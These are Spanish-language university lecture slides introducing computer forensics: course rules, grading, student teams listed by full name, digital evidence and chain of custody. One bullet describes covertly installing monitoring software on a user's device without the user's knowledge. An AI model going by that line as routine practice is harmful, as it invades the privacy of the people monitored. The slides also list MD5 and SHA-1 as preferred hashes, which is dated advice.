

FUNDAMENTOS DE INFORMÁTICA FORENSE

Período 2026-1



Por una cultura
de la vida, su
calidad y su
sentido


Profesor: Ing. Wilson Rojas Reales. Esp. Mg. PhD(c)
rojaswilson@unbosque.edu.co



Fundamentos de Informática Forense.

❖ Horario

❖ Jueves – 18:00 a 20:00 – Presencial (A-404)



"Todos nuestros sueños se pueden volver realidad si tenemos el coraje de perseguirlos". Walt Disney.

Reglas de Juego – Generales.

❖ Asistencia

- La materia se pierde por no asistir al 20% o más del total de sesiones del curso (Faltar a cuatro (4) sesiones de clases).
- Control de asistencia
 - ✓ Se verificará durante el tiempo de clase.
 - ✓ Además de contabilizar la ausencia a una sesión, la calificación de las actividades que se desarrollen en la misma (ej. Quizzes, exposiciones, discusiones de temas, etc.) será cero (0,0).
 - ✓ Las fallas no se borran así se justifiquen.
- Documentación requerida para solicitar supletorio por faltar a clases:
 - ✓ Incapacidad médica (validada por Bienestar Universitario y/o autorizada por la Secretaría Académica)
 - ✓ Carta laboral (indicando el motivo: viaje, trabajo extra, etc.)
 - ✓ Email del estudiante al docente con copia al director del proyecto de grado cuando hayan sido citados a sustentaciones
- No se permiten asistentes no matriculados al curso
 - ✓ El plazo para legalizar matrícula vence al finalizar la segunda semana, sino, será retirado de lista de asistencia y del aula virtual del curso (a menos que la Dirección del Programa indique lo contrario).

Reglas de Juego – Específicas.

❖ Entrega de informes, talleres, etc

- Todo por medio del aula virtual. NO se permite el envío de documentos adjuntos al correo del docente sin su autorización previa.
- Entregas no realizadas implica una nota de cero punto cero (0.0).
- Se recomienda entregar la actividad programada antes de la fecha – hora límite.

❖ Otros aspectos a tener en cuenta.

- Evite faltar a clases. Sea puntual. Según el reglamento estudiantil la asistencia a clases es obligatoria.
- **NO están autorizadas las grabaciones sin la previa autorización del docente. Así mismo, de acuerdo a la normativa referente al habeas data la utilización de la imagen de las personas, docentes o estudiantes, sin su previa autorización está expresamente prohibida.**

Reglas de Juego – Específicas.

❖ Referente al uso del Celular.

- Mantenga su celular en modo vibración. Evite al máximo que suene ante alguna llamada telefónica que reciba, este evento podría ser un distractor ante sus compañeros y docente.
- Ante alguna llamada telefónica que reciba, podrá ausentarse del aula de clases sin ningún inconveniente.
- Durante la sesión de clases, **el uso del celular está totalmente prohibido** a menos que el docente autorice realizar alguna actividad que permita usarlo.
- **Se organizará –de manera voluntaria- un grupo en Telegram con fines académicos.** Está prohibido el envío de chistes, comentarios indeseados. Todo debe trabajarse desde el respeto. El objetivo del grupo es apoyar las actividades que se desarrollan en el transcurso de la asignatura.



Esquema de evaluación

❖ Talleres / Actividades individuales – grupales (dentro y fuera del aula de clases).


- Equivalen al 60% (en total se estima realizar ocho actividades durante el desarrollo del curso).

❖ Trabajo final - Grupal

- Equivale al 40% (distribuido en dos entregables y socializaciones).



Regla de ORO !!!!!



La importancia de la Evaluación Docente



¡Gracias!

Grupos de Trabajo

Equipo # 1

ASCUNTAR ACOSTA JUAN JOSÉ
DÍAZ OSORNO JULIAN CAMILO
FORERO LÓPEZ JUAN FELIPE
GÓMEZ BRAVO JULIAN FELIPE

Equipo # 2

CASTRO MALAVER CAMILO ANDRÉS
JUTINICO CORREDOR MELANNY ZULEY
MACHADO GUZMÁN NICOLÁS
MEJÍA ARÉVALO JAIME ESTEBAN

Equipo # 3

BARÓN BECERRA WILLIAM ESTEBAN
MEDINA CASTIBLANCO FABIÁN CAMILO
PATIÑO SABOGAL KATHERINE GISELLE
TERREROS RODRÍGUEZ MANUEL ALEJANDRO

Equipo # 4

BELTRÁN CASTAÑO LOUIS ALEJANDRO
GALINDO PIÑEROS MARIA JOSÉ
TORRALBA CÁRDENAS JESÚS DANIEL
VALLE VARELA JUNIOR JOSÉ

Equipo # 5

ALMEIDA OROZCO ESTEBAN
CRUZ MARTÍNEZ LUIS ESTEBAN
MARTÍNEZ VELANDIA SEBASTIAN
YARA RAMÍREZ VALERIA NIKOLLE

Equipo # 6

BELTRÁN GARCÍA MIGUEL ÁNGEL
CAÍTA CORREA CHRISTIAM GERMÁN
CORTÉS GÓMEZ JULIAN SANTIAGO
LEON GRANADOS CARLOS MICHELL

Grupos de Trabajo

Equipo # 7

BONILLA ARENAS HANNA DAYANN

CAMACHO ROSALES DAVID SANTIAGO

GÓMEZ GÓMEZ CRISTIAN ALBERTO

NIÑO CARRANZA JUAN FELIPE

Equipo # 8

CARREÑO BALCAZAR JOSÉ ANDRÉS

CASTILLO JOHAN SEBASTIAN

PEDRAZA RODRÍGUEZ JUAN DIEGO

VILLARREAL CRUZ JAVIER FELIPE

Equipo # 9

CHAPARRO BECERRA MARIANA

LOZANO TOVAR JUAN PABLO

PIÑEROS HERMIDA DANIELA

Syllabus del Curso – 2026 – Primer semestre



- ☐ Introducción a la Informática Forense.
- ☐ Análisis de Evidencia digital.
- ☐ Análisis forense de: dispositivos de almacenamiento, sistemas operativos, redes, dispositivos móviles, aplicaciones web.
- ☐ Análisis de Malware y Técnicas Anti-forenses.
- ☐ Elaboración de informes y presentación de evidencias.


Pre-requisitos:

- ☐ Conocimientos básicos en redes.
- ☐ Conocimientos básicos en sistemas operativos.
- ☐ Conocimientos básicos en seguridad informática.



Estadísticas

PANORAMA DE CIBERATAQUES EN COLOMBIA




Hasta octubre de 2022, hubo
54.121 denuncias por delitos informáticos



Variación
20,5%

CASOS POR CIUDADES



nte: Centro Cibernético de la Policía Nacional. Cámara Colombiana de Comercio y Telecomunicaciones. Fortinet. NCS / Gráfico: LR-AL

Introducción


- **Confidencialidad:** Los recursos del sistema solo pueden ser accedidos por los elementos autorizados.
- **Integridad:** Los recursos del sistema solo pueden ser modificados o alterados por los elementos autorizados.
- **Disponibilidad:** Los recursos del sistema deben permanecer accesibles a los elementos autorizados.




RETOS

- ¿Cómo garantizar que la información llegue tal como esperamos que llegue?
- ¿Cómo garantizamos que solo las personas autorizadas accedan a la información?
- ¿Cómo garantizo que la información está siempre disponible cuando se necesita?

Introducción a la Informática Forense.



Introducción a la Informática Forense.



Introducción a la Informática Forense.



- ❑ La tecnología hoy día se ha convertido en la columna vertebral de las organizaciones.
- ❑ La información se ha convertido en un objeto codiciado por muchos delincuentes.
- ❑ Cualquier organización **deberá evitar en lo posible los incidentes de seguridad** y reducir las consecuencias de los que no se puedan evitar.
- ❑ **La gestión de incidentes** permite a las organizaciones estructurar un protocolo de actuación ante una incidencia para minimizar su impacto.
- ❑ Cuando ocurre un incidente, se deberá determinar qué fue lo que sucedió. El conjunto de técnicas a emplear se conoce como **Informática Forense.**



Principio de Locard

- El experto forense, con su experiencia, colabora en la reconstrucción de los hechos y el descubrimiento de pistas. Aplicando un método científico, analiza las evidencias disponibles y crea hipótesis sobre lo ocurrido. Para desarrollar la evidencia, realiza pruebas y controles para confirmar o contradecir las hipótesis.
- Un principio fundamental en ciencia forense, que usaremos continuamente para relacionar a los autores con los hechos cometidos, es el principio de intercambio o transferencia de Locard.
- Edmund Locard (1877-1966) elevó a la categoría de imprescindibles una serie de evidencias forenses que antes se consideraban inútiles o incluso se ignoraban. El principio de **intercambio de Locard** se puede resumir en la frase "cada contacto deja un rastro", que significa que en la mayoría de las acciones cotidianas existe un intercambio.

Preguntas en un proceso investigativo

¿Qué?

¿Dónde?

¿Cómo?

¿Quién?

¿Cuándo?

¿Por qué?

Introducción a la Informática Forense.



- ❑ La **Informática Forense** permitirá reunir las pruebas de forma ordenada y metódica. Estas deberán tener un valor probatorio para poder ser posteriormente usadas en un ámbito procesal.
- ❑ Estas pruebas se denominan **evidencias digitales**: discos duros, dispositivos de almacenamiento externo, entre otros.
- ❑ Cualquier investigación forense tiene un propósito. Cuando entendemos el motivo, podemos desarrollar un plan de acción.
- ❑ En conclusión, la informática forense se encarga de **asegurar, identificar, preservar, analizar y presentar la evidencia digital**, de manera que ésta sea aceptada en un proceso judicial.




Usos de la Informática Forense.

Usos:

- ☐ **Criminalística:** evidencia incriminatoria puede ser usada para procesar una variedad de crímenes, incluyendo homicidios, fraude financiero, tráfico y venta de drogas, evasión de impuestos o pornografía infantil.
- ☐ **Litigación civil:** casos que tratan con fraude, discriminación, acoso, divorcio pueden ser ayudados por la informática forense.
- ☐ **Mantenimiento de la ley:** Puede ser usada en la búsqueda inicial de órdenes judiciales, así como en la búsqueda de información una vez se tiene la orden judicial para hacer la búsqueda exhaustiva. Ejemplos: contra el empleado en caso de alteración, destrucción u otros casos.
- ☐ A favor del empleado por falsos cargos realizados por la compañía.

Principios de la Informática Forense.

- ❑ **Evitar la contaminación.** La información debe ser lo más estéril posible.
- ❑ Obtener hashes de la información al momento de la recolección. Algoritmos más aceptados: MD5, SHA-1.
- ❑ Documentación clara de los procesos, herramientas y análisis durante el desarrollo de la labor.
- ❑ Mantener en custodia cualquier evidencia relacionada con el caso.



Evidencia Digital.

- ❑ La **evidencia digital** es cualquier información almacenada o transmitida en formato digital que puede ser utilizada en una investigación legal o forense. Puede provenir de diversos dispositivos electrónicos y debe ser recopilada, analizada y preservada bajo procedimientos rigurosos para garantizar su autenticidad e integridad.



Características de la Evidencia Digital.

- ❑ La **evidencia digital** puede ser volátil (o no volátil). Puede alterarse fácilmente si no se maneja correctamente. Ejemplo: datos en memoria RAM.
- ❑ La **evidencia digital** es Intangible. No tiene una forma física, pero puede contener información crítica.
- ❑ La **evidencia digital** es Reproducible. Puede ser copiada sin alterar el original, facilitando el análisis sin comprometer la evidencia.
- ❑ La **evidencia digital** es Frágil. Acciones como apagar un dispositivo o conectarlo a una red pueden modificar o eliminar la evidencia.

Tipos de Evidencia Digital:

- ❑ Archivos y documentos electrónicos.
- ❑ Registros del sistema operativo.
- ❑ Datos en memoria.
- ❑ Correos electrónicos y mensajes.
- ❑ Metadatos (información oculta en archivos).
- ❑ Tráfico de red.

Principios para facilitar la búsqueda.

- ❑ **Reconocimiento (Scan).** Examen visual del escenario para identificar todos los dispositivos electrónicos y soporte de almacenamiento existente. Examinar el área en busca de la presencia de redes cableadas o inalámbricas, entre otras.
- ❑ **Identificación:** Identificar los dispositivos que se encuentren conectados a la red, soportes de almacenamiento, etc.
- ❑ **Documentar:** registrar documentalmente cualquier tipo de daño físico apreciable en algún dispositivo, documentar la parte delantera y trasera de los equipos, utilizar etiquetas, documentar gráficamente, etc.
- ❑ **Securizar:** Preservar cualquier material impreso o evidencia en papel. Apagar dispositivos si es necesario, preservar la integridad de los equipos.
- ❑ **Mantener la presencia:** instalar software en dispositivos para controlar la actividad de su usuario sin su conocimiento. Extraer datos de interés almacenados en los dispositivos digitales.
- ❑ **Para tener en cuenta:** En determinadas investigaciones corporativas, la adquisición de las evidencias digitales tendrá que realizarse en presencia del propio usuario del dispositivo (incluso en ocasiones se requerirá la presencia de alguna autoridad judicial o abogado).

Cadena de Custodia



- ❑ La **cadena de custodia** en un proceso de análisis forense es el procedimiento que **garantiza la integridad, autenticidad y trazabilidad** de la evidencia digital desde el momento en que se recolecta hasta su presentación en un juicio o investigación. Los elementos claves de la cadena de custodia son los siguientes:
- ❑ **Identificación de la evidencia:** Se reconoce y clasifica la evidencia digital (archivos, discos duros, logs, correos electrónicos, etc.).
- ❑ **Recolección y adquisición:** Se captura la evidencia usando técnicas forenses sin alterar su contenido, se generan copias forenses (imágenes de disco) con herramientas como FTK Imager, Autopsy o EnCase, se usa hashing (MD5, SHA-256) para garantizar la autenticidad.
- ❑ **Etiquetado y documentación:** fecha/hora, ¿quién recolecto la evidencia?, ubicación, herramientas utilizadas, etc.
- ❑ **Almacenamiento seguro:** proteger la evidencia mediante algún mecanismo seguro. Sistemas de control de acceso por ejemplo.
- ❑ **Transferencia y custodia:** Documentar siempre las evidencias digitales recolectadas.
- ❑ **Análisis forense:** se utilizan copias forenses para realizar el análisis sin modificar la copia original. Todo ello para su presentación en **juicio o reporte**.



Formato - Cadena de Custodia



N° / Nombre de Caso: _____ Fecha / Hora: _____
Ubicación: _____ Investigador: _____

Descripción del Elemento Adquirido

Notas / Comentarios

Formato - Cadena de Custodia

